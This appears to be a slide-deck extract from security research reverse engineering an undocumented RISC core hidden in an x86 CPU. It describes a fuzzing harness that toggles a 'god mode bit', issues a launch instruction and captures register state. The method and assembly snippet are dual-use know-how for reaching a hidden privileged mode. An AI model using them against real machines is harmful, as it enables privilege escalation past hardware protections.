


# A deeply embedded instruction set

- ¶ We know *how* to execute instructions on the DEC
- ¶ Now, *what* do we execute?
  - i.e. what do these instructions even look like?
  - What architecture is this?

# A deeply embedded instruction set

- ❖ Assume that the RISC core is some common architecture
- ❖ Try executing simple instructions from ARM, PowerPC, MIPS, etc.
  - ❖ e.g. ADD R0, R0, #1

A faint, grayscale circuit board pattern serves as the background for the slide.

## ¶ Challenge:

- ☒ RISC core may have registers inaccessible to the x86 core
- ☒ No obvious way to check the effects of the RISC instruction

## ¶ Solution:


- ☒ It is still possible to rule *out* architectures
- ☒ Many instructions sent to the DEC cause a processor lock
  - ☒ (One of the few visible effects)
- ☒ Execute simple, non-locking instructions for each architecture
- ☒ If processor locks, rule out that architecture

## ¶ 30 different architectures ruled out for the DEC

# A deeply embedded instruction set

# A deeply embedded instruction set

- & Dealing with an unknown architecture
- & Must reverse engineer
  - the format of the instructions
  - for the deeply embedded core
- & A *deeply embedded instruction set (DEIS)*

A faint, grayscale circuit board pattern serves as the background for the slide.

## ¶ Approach:

- ☒ Execute a RISC instruction, and observe its results

## ¶ Challenge:


- ☒ No knowledge of RISC ISA,  
cannot observe the results on the RISC core

## ¶ Solution:

- ☒ Patents suggest that the RISC core and x86 core  
have a partially shared register file
- ☒ Should be possible to observe some results  
of the RISC instruction on the x86 core


# A deeply embedded instruction set

ARM




502

SHARED



506

X86



504

US8880851

- Toggle the *god mode bit* (through LKM)
- Generate an *input state*
  - Registers (GPRs, SPRs, MMX)
  - Userland buffer
  - Kernel buffer (through LKM)
- Record the input state
- Generate a random RISC instruction
- Wrap RISC instruction in the x86 *bridge instruction*
- Execute RISC instruction on the DEC
  - by preceding it with the *launch instruction*
- Record the output state
- Observe any changes between the input and output state

A deeply embedded instruction set

```
movl %[input_eax], %%eax  
movl %[input_ebx], %%ebx  
movl %[input_ecx], %%ecx  
movl %[input_edx], %%edx  
movl %[input_esi], %%esi  
movl %[input_edi], %%edi  
movl %[input_ebp], %%ebp  
movl %[input_esp], %%esp
```

```
.byte 0x0f, 0x3f
```

```
bound %eax,0xa310075b(%eax,1)
```

```
movl %%eax, %[output_eax]  
movl %%ebx, %[output_ebx]  
movl %%ecx, %[output_ecx]  
movl %%edx, %[output_edx]  
movl %%esi, %[output_esi]  
movl %%edi, %[output_edi]  
movl %%ebp, %[output_ebp]  
movl %%esp, %[output_esp]
```


Load a pre-generated system state from memory.

(registers,  
userland/kernel buffers)

Execute the launch insn., followed by the x86 bridge, containing the RISC insn.

Save the new system state for offline analysis.

(registers,  
userland/kernel buffers)



# A deeply embedded instruction set

